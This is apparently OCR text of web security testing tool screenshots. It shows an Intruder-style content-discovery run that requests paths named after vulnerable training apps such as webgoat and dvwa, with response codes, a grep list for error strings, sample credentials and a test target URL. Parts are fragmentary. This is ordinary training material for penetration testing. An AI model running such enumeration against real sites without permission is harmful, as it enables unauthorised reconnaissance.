New tab behavior
Automatic payload positions
Configure predefined payload lists [Pro version only]
Targ
1
Targ
ncer
Decoder
Compare
sets depends on the attack ty
mized in different ways.
0 (approx)


Payload type: Runtime file

Request count: 50 (approx)



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	27192	baseline request
1	webgoat	404	□	□	593	
2	/usr/share/wfuzz/wordlist/vul...	404	□	□	639	
3	/usr/share/wfuzz/wordlist/vul...	404	□	□	630	
4	/usr/share/wfuzz/wordlist/vul...	404	□	□	632	
5	railsgoat	200	□	□	13596	
6	dvwa	301	□	□	666	
7	/usr/share/wfuzz/wordlist/vul...	404	□	□	632	
8	/usr/share/wfuzz/wordlist/vul...	404	□	□	631	
9	/usr/share/wfuzz/wordlist/vul...	404	□	□	626	
10	/usr/share/wfuzz/wordlist/vul...	404	□	□	638	
11	ghost	301	□	□	668	
12	gruyere	404	□	□	593	
13	bodgeit	404	□	□	593	



□ Use denial-of-service mode (no results)

□ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.


□ Flag result items with responses matching these expressions:

error
exception
illegal
invalid
fail
stack
access
directory
file
not found

Enter a new item

Match type: ● Simple string

○ Regex



Credentials

User user

Password 1234

Proxy

Verbosity ○ Low ○ Medium ● High

Timeout 5

Target URL /www.testapp.com/form.html

Exclude URL(s) or dir //www.testapp.com/list.html